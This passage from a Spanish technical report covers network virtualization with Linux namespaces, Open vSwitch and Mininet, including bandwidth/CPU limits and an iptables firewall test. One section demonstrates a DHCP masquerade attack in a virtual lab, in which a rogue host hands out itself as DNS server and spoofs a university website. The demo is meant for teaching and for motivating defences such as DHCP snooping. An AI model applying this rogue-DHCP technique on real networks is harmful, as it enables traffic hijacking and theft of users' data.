Rendimiento de enlace	Control de tráfico	tc
Rendimiento de CPU	Grupos de control de CPU	cg{créate,set,delete,classify}

4.3.1.1. Topología simple.



Imagen 15. Topología de la configuración básica.

Realizamos una conexión a un terminal del Host y nos establecemos como administrador (root).

```
usuario@ubuntu:~$ sudo su
[sudo] password for usuario:
```

Inicialmente se crean los dos Host Namespaces, serán los dos Host virtuales que se usarán en esta configuración.

```
root@ubuntu:~# ip netns add h1
root@ubuntu:~# ip netns add h2
```

Una vez creados los dos Namespaces se procede a crear el Switch Virtual a los que se conectarán más adelante las interfaces de los Hosts h1-eth0 y h2-eth0 respectivamente para interconectarlos entre sí. Para crear el Switch Virtual se usa el comando ovs-vsctl de Open VSwitch.

```
root@ubuntu:~# ovs-vsctl add-br s1
```

Ahora se crean los dispositivos de red virtuales. Se utilizará el comando:
`ip link add name $(interfaz host) type veth peer name $(interfaz enlace)`

Con esto se crean dos interfaces de red virtuales (type veth) que están unidas punto a punto (peer) y una se asignará al host y otra al Switch.

```
root@ubuntu:~# ip link add h1-eth0 type veth peer name s1-eth1
root@ubuntu:~# ip link add h2-eth0 type veth peer name s1-eth2
```

El siguiente paso es asociar las interfaces correspondientes a los dos Namespaces.

```
root@ubuntu:~# ip link set h1-eth0 netns h1
root@ubuntu:~# ip link set h2-eth0 netns h2
```

Ahora se procede a asociar las interfaces virtuales al Swtich Virtual, del mismo modo que anteriormente con los Host Namespaces.

```
root@ubuntu:~# ovs-vsctl add-port s1 s1-eth1
root@ubuntu:~# ovs-vsctl add-port s1 s1-eth2
```

Una de las ventajas de OVS es que ofrece por defecto un controlador que ofrece unas características por defecto de Switch de capa 2 de funcionamiento simple que permite utilizarlo para entornos sencillos como los del ejemplo y que actuará como Swtich estándar. Para poder usarlo especificamos con el comando “ovs-controller ptcp: &” que inicie un proceso con un controlador sencillo con configuración por defecto y través de TCP sin ningún cifrado y con el comando “ovs-vsctl set-controller &nombre_switch tcp:IP_controlador” se configura como controlador del Switch que se ha configurado anteriormente.

```
root@ubuntu:~# ovs-vsctl set-controller s1 tcp:127.0.0.1
root@ubuntu:~# ovs-controller ptcp: &
```

Para ver si todo se ha realizado correctamente en el Swtich Virtual se puede utilizar el comando "ovs-vsctl show" y se mostrará la configuración establecida al Swtich.

```
root@ubuntu:~# ovs-vsctl show
b93f1253-0e21-4f0d-8b66-ca68654e9bb0
    Bridge "s1"
        Controller "tcp:127.0.0.1"
            is_connected: true
        Port "s1-eth2"
            Interface "s1-eth2"
        Port "s1"
            Interface "s1"
                type: internal
        Port "s1-eth1"
            Interface "s1-eth1"
    ovs_version: "2.0.2"
```

Se puede observar que las dos interfaces creadas, la interfaz local del propio Switch y el controlador ya se encuentran en la configuración del Swtich Virtual.

Se establecen las IPs de las interfaces de los Hosts Namespaces y las levantamos, tanto del lado de la máquina como la parte local del punto a punto. Para poder ejecutar un comando sobre el Host Virtual se utiliza el siguiente comando `ip netns exec $nombre_host &Comando:`

```
root@ubuntu:~# ip netns exec h1 ifconfig h1-eth0 10.0.0.1
root@ubuntu:~# ip netns exec h1 ifconfig lo up
root@ubuntu:~# ip netns exec h2 ifconfig h2-eth0 10.0.0.2
root@ubuntu:~# ip netns exec h2 ifconfig lo up
root@ubuntu:~# ifconfig s1-eth1 up
root@ubuntu:~# ifconfig s1-eth2 up
```

La configuración de la topología principal de red está ya establecida. Para comprobar si existe conectividad entre los Host ejecutaremos un ping en el Namespace h1 a la h2:

```
root@ubuntu:~# ip netns exec h1 ping -c4 10.0.0.2
PING 10.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.173 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.064 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.119 ms

--- 10.2 ping statistics ---
```

```
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.042/0.099/0.173/0.051 ms
```

4.3.1.2. Implementación de servidor HTTP y cliente Firefox.



Imagen 16.Topología con Cliente Firefox y Servidor HTTP.

Para continuar con el ejemplo, implantamos ahora servicios y procesos sobre los Namespaces creados. Firefox se ejecutará sobre el Host Virtual h1 con el comando "ip netns h1 Firefox &" y sobre el Host Virtual h2 se lanza un pequeño servidor web con el comando "ip netns exec h2 python -m SimpleHTTPServer 80". Desde la barra de direcciones del navegador de "h1" se inserta la dirección http://10.0.0.2 y se verá el contenido del servidor web de "h2".

```
root@ubuntu:~# ip netns exec h1 firefox
root@ubuntu:~# ip netns exec h2 python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.0.1 - - [15/Feb/2015 13:47:05] "GET / HTTP/1.1" 200 -
```



Imagen 17. Firefox sobre Host "h1" con acceso al Servidor Web "h2".

4.3.1.3. Límite de ancho de banda y uso CPU



Imagen 18. Topología con Límite de ancho de banda y CPU.

Para terminar este ejemplo de Virtualización Ligera usando Namespaces de Linux se usarán límites de rendimiento a los Host Virtuales. Se establecerán límites de ancho de banda y retraso (delay) a los enlaces de las interfaces virtuales y se limitará el uso de CPU a un 20% sobre el Host principal.

En primer lugar se crea una regla al adaptador de red "s1-eth2" que corresponde a "h2" con identificación 5 (handle 5, esto únicamente es una referencia para poder referirse a ella más adelante). Se aplica un límite de 10Mbps con un tamaño de ráfaga de 5k de datos (para referirse a partir de que cantidad de datos se aplica el filtro) y se añade por último un retraso (delay) de 12ms para comenzar con el límite. Además añadimos una latencia de 50ms al enlace.

```
root@ubuntu:~# tc qdisc add dev s1-eth2 root handle 5: tbf rate 10Mbit
burst 5k latency 12ms
root@ubuntu:~# tc qdisc add dev s1-eth2 parent 5:1 handle 10: netem
delay 50ms
```

Se hace un ping desde el Host virtual "h1" para comprobar que la latencia existe.

```
root@ubuntu:~# ip netns exec h1 ping -c4 10.0.0.2
PING 10.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=51.2 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=51.0 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=50.9 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=50.2 ms

--- 10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 50.273/50.873/51.234/0.426 ms
```

Para comprobar que el límite de velocidad se utiliza el software iperf, un software incluido en Linux para hacer test de rendimiento de la red. Para ello en el Host “h2” se inicia la parte servidor de este software y en “h1” la parte cliente.

```
root@ubuntu:~# ip netns exec h2 iperf -s >& /dev/null &
[1] 22994
root@ubuntu:~# ip netns exec h1 iperf -t 5 -c 10.0.0.2
------------------------------------------------------------
Client connecting to 10.2, TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
[  3] local 10.0.0.1 port 55007 connected with 10.0.0.2 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0- 5.0 sec  6.75 MBytes  11.3 Mbits/sec
```

Se puede observar que se ha aplicado el límite correctamente, la pequeña variación de 1,3Mbps por encima de los 10Mbps establecidos se debe a los valores de “burst y delay” que son necesarios para que el filtro comience actuar.

Por último se aplica un límite de uso de CPU a este mismo Host “h1”, para ello se aplica con los comandos “cgcreate” y “cgset” en la que en primer lugar se crea un grupo general de límites y luego se aplica a la CPU de “h1”, este comando permite limitar otros recursos del Host como la memoria RAM, pero en este ejemplo únicamente limitaremos el uso de CPU al 20%.

```
root@ubuntu:~# cgcreate -g cpu:/h1
root@ubuntu:~# cgset -r cpu.cfs_period_us=100000 /h1
root@ubuntu:~# cgset -r cpu.cfs_quota_us=20000 /h1
```

Para comprobar que el límite se está aplicando crearemos un proceso con un bucle y veremos con la herramienta “top” integrada en Linux para ver el uso de CPU de éste proceso.

```
root@ubuntu:~# ip netns exec h1 bash -c "while true; do a=1;done" &
   PID USUARIO   PR  NI    VIRT    RES    SHR S %CPU %MEM     HORA+ ORDEN
 23372 root      20   0   16600   1208   1012 R 19,9  0,1   0:16.26 bash
```

Se puede comprobar que el uso de CPU en este caso es de 19,9% por lo que el filtro está funcionando correctamente.

4.3.2. Ejemplos de Virtualización Ligera con Mininet.

En este ejemplo se replicará el ejemplo anterior pero utilizando como herramienta Mininet. Para ello se procede a instalar la herramienta Mininet sobre el mismo SO anterior con el comando "apt-get install Mininet". No se necesita realizar ninguna acción más ya que como se había descrito antes, esta distribución de Linux posee incluso los repositorios de Mininet facilitando todo el proceso de réplica de "git" e instalación de los módulos necesarios. Además se utilizará el mismo Switch que se ha utilizado antes.

4.3.2.1. Topología simple.

Para crear la topología simple con Mininet, únicamente necesitamos escribir una línea de comando con las opciones de topología y número de host, en este caso es una topología simple y dos hosts.

```
root@ubuntu:~# mn --topo single,2 --controlle=ovsc

*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2
*** Adding switches:
s1
*** Adding links:
(h1, s1) (h2, s1)
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1
*** Starting CLI:
mininet>
```

Del mismo modo que se ha realizado anteriormente se utiliza el comando ping para comprobar la conectividad.

```
mininet> h1 ping h2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=6.41 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.53 ms
```

```
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=0.099 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=0.051 ms
^C
--- 10.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.051/2.024/6.416/2.604 ms
```

Se obtendría un resultado similar ejecutándolo a través de la API de Mininet con Python el código de Mininet4321.py (Anexo III).

4.3.2.2. Implementación de servidor HTTP y cliente Firefox.

Del mismo modo que utilizando los Namespaces de forma manual se usaran los creados por Mininet para simular un entorno con un cliente Firefox y un servidor HTTPD.

```
mininet> xterm h1 h2
h2# firefox &
h1# python -m SimpleHTTPServer 80 &
```

Se obtiene el mismo resultado que con la virtualización directa de los componentes, pero de una forma mucho más sencilla y ágil. Utilizando desde la API de Mininet, esto anterior podría ejecutarse directamente desde un código básico y ejecutándolo con Python. (Anexo IV)

```
root@ubuntu:~# python Mininet4322.py
*** Configuring hosts
h1 h2
*** Starting controller
c0
*** Starting 1 switches
s1
*** Starting CLI:
mininet>
```

De este modo se obtendría directamente un cliente Firefox visualizando el contenido del Servidor Web como en la imagen 18.

4.3.2.3. Límite de ancho de banda y uso CPU

Mininet ofrece también la posibilidad de manejar el rendimiento de los Host. Para este caso en particular, no es posible a través de la línea de comandos directamente aplicar un límite a un Host en concreto, se puede aplicar a todos en común. Para ello, puede utilizarse el siguiente comando donde se limita un 20% de uso de CPU, y un límite de 10Mbps y 50ms el enlace con el Swtich.

```
root@ubuntu:~# mn --topo single,2 --host=cfs,cpu=0.2 --
link=tc,bw=10,delay=50ms --controlle=ovsc
```

Para hacer esto de forma individual y simular el caso realizado con Namespaces debemos recurrir a la API de Mininet y entonces si podremos aplicar Límites de forma individual. De tal forma como se puede observar en el Anexo III, vemos aplicados el Límite de uso de CPU en el Host h2 y el y límite de ancho de banda y latencia en el Host 1.

```
#Limite de CPU al 20%
        h2 = net.addHost('h2', cls=CPULimitedHost, cpu=0.2)
#Limite de ancho de banda 10mbps y 50ms de latencia
        net.addLink(h1,s1, cls=TCLink, bw=10, delay='50ms')
```

4.3.2.4. DHCP Masquerade Attack

Como ejemplo práctico se expone una situación de un ataque a una red a través de la suplantación del Servidor DHCP. Con ello se puede conseguir modificar las DNS del cliente que ha recibido la IP desde un servidor DHCP malicioso y el acceso a Internet puede quedar influenciado por esto, ya que podría desde establecerse un proxy que capturara todo el tráfico que el cliente genere hacia internet o incluso hacer usurpación de datos personales.

En este caso veremos cómo implantar un servidor DHCP y DNS malicioso sobre una red virtual utilizando la API de Mininet y poder analizar cómo actúa sobre la red y buscar posible soluciones como puede ser un DHCP Snooping.



Imagen 19. Topología DHCP masquerade Attack.

La topología de red del ataque consiste en tres Hosts conectados a un Switch.

- h1 (10.0.0.10) es la "victima" que estará conectada a la red y que genera peticiones DHCP.
- dhcp (10.0.0.50) es el Servidor DHCP "bueno" que provee la información correcta, pero está conectada al Swtich a través de un enlace lento (500ms en este ejemplo).
- evil (10.0.0.66) es un host malicioso el cual se ha conectado a la red y posee un buen enlace sin latencia, además provee un servidor DNS y servidor HTTP que es al que direccionará su servidor DNS.

Cuando la víctima Host h1 realiza una petición DHCP request, ésta es contestada por ambos servidores DHCP, pero el servidor "evil" responde primero y su DHCP *offer* es aceptada por la víctima. El Servidor DHCP "evil" provee su dirección como servidor de DNS, entonces la victima cuando haga una petición DNS, éste le devolverá su servidor HTTP y suplantará la Web a la que intenta acceder el cliente ajena a este problema entregando sus datos al servidor malicioso.

Cuando se ejecuta el código de este ejemplo (dhcpma.py en anexo IV) en primer lugar se crean un entorno con la topología y las limitaciones que se muestran en la topología de la imagen 20. Además, se inicia un servidor DHCP sobre el Host "dhcp" y "h1" se configura con la IP que este servidor le ofrece además de una DNS válida, en este caso la de google (8.8.8.8). Se inicia un terminal de "h1" y se abre una sesión de Firefox desde "h1" con la web de la universidad (www.upct.es). Se puede observar que esta web funciona correctamente y no pasa por ningún intermediario.

Si realizamos un "nslookup" sobre este Host verificamos que es el servidor DNS de google quien ha resulto el nombre.

```
root@ubuntu:~# nslookup www.upct.es
Server:     8.8.8.8
Address:    8.8.8.8#53

Non-authoritative answer:
```

```
www.upct.es canonical name = volans.si.upct.es.
Name:   volans.si.upct.es
Address: 212.128.20.183
```

Hasta aquí el ejemplo se queda a la espera de que el usuario presione “intro” para iniciar los servicios maliciosos del host “evil”. Una vez pulsada la tecla se vuelve a verificar si el servidor de nombres resuelve el nombre de dominio antes solicitado.

```
root@ubuntu:~# nslookup www.upct.es
Server:         10.0.0.66
Address:        10.0.0.66#53

Name:   www.upct.es
Address: 10.0.0.66
```

Como se puede observar la IP del servidor del Host de la universidad ha cambiado por la del servidor web “evil” y al intentar desde el navegador resolver esta dirección se puede observar que el contenido de la web es el que ha establecido el Host malicioso.



Imagen 20.www.upct.es sobre el servidor malicioso.

Por último, el ejemplo permite volver a detener los servicios maliciosos del Host “evil” y que el servidor DHCP bueno comience de nuevo a ofrecer los datos de configuración DHCP correctos al Host cliente y vuelve el correcto funcionamiento.

4.3.2.5. Firewall Evaluation

Una de las posibilidades que ofrece la virtualización de redes y de servicios de red es la de actuar como Firewall, ya sea un entorno virtualizado o un entorno físico de producción. Sin embargo, evaluar las reglas un Firewall antes de establecerlo definitivamente sobre un entorno real se vuelve, según la complejidad de este, necesario. Para poder simular un entorno de red, ya sea complejo o más simple, Mininet ofrece la posibilidad de evaluar diferentes métodos de Firewall por software.

Uno de los entornos más usados como Firewall, incluso en herramientas de gestión de terceros, es Iptables. Éste es un componente del Kernel de Linux y establece la capacidad de actuar como Firewall desde el propio Host hasta una multitud de redes. Ofrece además, muchas características necesarias como NAT, enrutamiento, VLAN, filtros, etc.



Imagen 21. Entorno de red típico.

Con Mininet es posible simular entornos de red como el de la imagen, siendo entornos muy similares en las pequeñas corporaciones y en la que se pueden hacer pruebas de Scripts de Firewall y una vez testeados y comprobado su correcto funcionamiento extrapolarlos a los entornos reales.



Imagen 22. Entorno de red simulado sobre Mininet.

Para simular el entorno en Mininet, se establece la configuración de la “Imagen 23” en un script usando la API de bajo nivel de Mininet en la que se define los siguientes componentes de red. Se añaden Hosts, Switches, Enlaces y se un controlador simple para el Switch. Se puede leer el script completo en el Anexo I.

```
12:     info( '*** Adding controller\n' )
13:     net.addController( 'c0' )
14:
15:     info( '*** Adding hosts\n' )
16:     h1 = net.addHost('h1', ip = '192.168.1.1/24')
17:     h2 = net.addHost('h2', ip = '192.168.1.2/24')
18:     h3 = net.addHost('h3', ip = '192.168.1.3/24')
19:     h4 = net.addHost('h4', ip = '192.168.1.254/24')
20:     h5 = net.addHost('h5', ip = '192.168.2.1/24')
21:     h6 = net.addHost('h6', ip = '212.128.44.1/24')
22:
23:     info( '*** Adding switch\n' )
24:     s1 = net.addSwitch('s1')
25:     s2 = net.addSwitch('s2')
26:     s3 = net.addSwitch('s3')
27:
28:     info( '*** Creating links\n' )
29:     net.addLink(h1, s1)
30:     net.addLink(h2, s1)
31:     net.addLink(h3, s1)
32:     net.addLink(h4, s1)
33:     net.addLink(h4, s2)
34:     net.addLink(h4, s3)
35:     net.addLink(h5, s2)
36:     net.addLink(h6, s3)
```

En el Anexo II se ha establecido un script de configuración básica para este entorno. Una configuración base muy corriente en corporaciones con una estructura similar a la que corresponde este ejemplo.

En primer lugar se establece el “flag” para permitir al SO actuar como enrutador.

```
01:echo "1" > /proc/sys/net/ipv4/ip_forward
```

Se establecen unas variables para que la configuración sea más amena y comprensible, además de portable a la configuración del escenario final en la que solo habría que modificar el nombre de las interfaces que se vayan a aplicar.

```
05:iDMZ="h4-eth0"
06:iLAN="h4-eth1"
```

```
07:iINET="h4-eth2"
08:
09:iDMZ_IP="192.168.1.254"
10:iLAN_IP="192.168.2.254"
11:iINET_IP="212.128.44.254"
12:
13:HTTP_IP="192.168.1.1"
14:DNS_IP="192.168.1.2"
15:SMTP_IP="192.168.1.3"
```

Se limpian las posibles configuraciones establecidas por el sistema o por el usuario y se establece que, por defecto, el firewall bloquee todos los paquetes.

```
17:$IPTABLES -F
18:$IPTABLES -t nat -F
19:$IPTABLES -t mangle -F
20:$IPTABLES -t raw -F
21:
22:$IPTABLES -P FORWARD DROP
```

Se crea una nueva cadena llamada “allowed” y se agregan las reglas para permitir los tipos de flags “SYN, RST, ACK SYN”, permitir el tráfico a las conexiones ya establecidas y bloquear todo lo demás.

```
24:$IPTABLES -N allowed
25:$IPTABLES -A allowed -p tcp --tcp-flags SYN,RST,ACK SYN -j ACCEPT
26:$IPTABLES -A allowed -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
27:$IPTABLES -A allowed -p tcp -j DROP
```

A continuación se añaden reglas para permitir el tráfico que vaya dirigido a la DMZ a los tres Host que hacen de servidor HTTP, DNS y SMTP a únicamente los puertos de sus servicios.

```
36:$IPTABLES -A FORWARD -p tcp -o $iDMZ -d $HTTP_IP --dport 80 -j allowed
37:$IPTABLES -A FORWARD -p tcp -i $iDMZ --sport 80 -j ACCEPT
38:
39:$IPTABLES -A FORWARD -p udp -o $iDMZ -d $DNS_IP --dport 53 -j allowed
40:$IPTABLES -A FORWARD -p udp -i $iDMZ --sport 53 -j ACCEPT
41:
42:$IPTABLES -A FORWARD -p tcp -o $iDMZ -d $SMTP_IP --dport 25 -j allowed
```

```
43:$IPTABLES -A FORWARD -p tcp -i $iDMZ --sport 25 -j ACCEPT
```

Para que los equipos de la Intranet puedan establecer conexiones con Internet se crea una nueva regla y otra en la que desde internet puedan acceder a la red de Intranet si ya existe una conexión establecida.

```
45:$IPTABLES -A FORWARD -i $iLAN -o $iINET -j ACCEPT
46:$IPTABLES -A FORWARD -i $iINET -o $iLAN -m state --state
ESTABLISHED,RELATED -j ACCEPT
```

Para que los equipos de Internet tengan acceso a los servidores de la DMZ se ha optado por hacer "port forwarding" utilizando la opción de Iptables "DNAT". Hay que diferenciar los términos "DNAT" y "SNAT". En "DNAT" se modifica la dirección de destino del envío de paquetes y su puerto. Se utiliza cuando un equipo de una red local necesita ser contactado a través de su IP de enrutamiento y no por su IP. Este proceso lo que hace es traducir según el puerto de la IP de enrutamiento a que IP del área local va dirigido. Sin embargo "SNAT" cambiar la dirección origen de un paquete, es lo que se usa para que una área local pueda acceder a Internet por ejemplo a través de una dirección IP Pública. También existen en las versiones más recientes del Kernel de Linux una versión modificada de "SNAT" que es "MASQUERADE". Su única diferencia es que éste permite ser asignado a una interfaz con direccionamiento IP dinámico.

```
48:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --dport 80 -j DNAT \
49:--to-destination $HTTP_IP
50:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --dport 53 -j DNAT \
51:--to-destination $DNS_IP
52:$IPTABLES -t nat -A PREROUTING -p udp -i $iINET -d $iINET_IP --dport 53 -j DNAT \
53:--to-destination $DNS_IP
54:$IPTABLES -t nat -A PREROUTING -p tcp -i $iINET -d $iINET_IP --dport 25 -j DNAT \
55:--to-destination $SMTP_IP
```

Por último y utilizando la opción descrita anteriormente "SNAT", se habilita la traducción de IPs para que las redes locales DMZ e Intranet tengan acceso a Internet.

```
57:$IPTABLES -t nat -A POSTROUTING -s 192.168.1.0/24 -j SNAT --to-source $iINET_IP
58:$IPTABLES -t nat -A POSTROUTING -s 192.168.2.0/24 -j SNAT --to-source $iINET_IP
```

Sobre el entorno de Mininet iniciado se procede a aplicar esta configuración.

En primer lugar se abren las terminales de los seis Hosts que existen en la configuración de red.

```
mininet> xterm h1 h2 h3 h4 h5 h6
```

Desde el terminal h4 se levantan las dos interfaces "iINET" e "iLAN" al Firewall (h4).



Imagen 23. Xterm. Configuración de interfaces.

Desde el resto de los terminales se establece su puerta de enlace y se comprueba que su ruta sea correcta.



Imagen 24. Xterm. Configuración de puerta de enlace y comprobación de rutas.

Esta configuración también es posible realizarla desde Mininet directamente escribiendo el comando que se necesite en el host de tal forma "h4 ifconfig h4-eth1 192.168.2.254/24 up" por ejemplo.

Ahora en el Host 4 se arranca el script de firewall que se ha explicado y que corresponde al Anexo II.

```
mininet> h4 ./fwscript
```

Para comenzar con el testeo de la configuración, se comprueba que un Host de la Intranet pueda acceder al servidor HTTP del h1 y no a otro por ejemplo establecido en el puerto 8080.



Imagen 25. Establecido dos servidores WEB en puerto 80 y puerto 8080

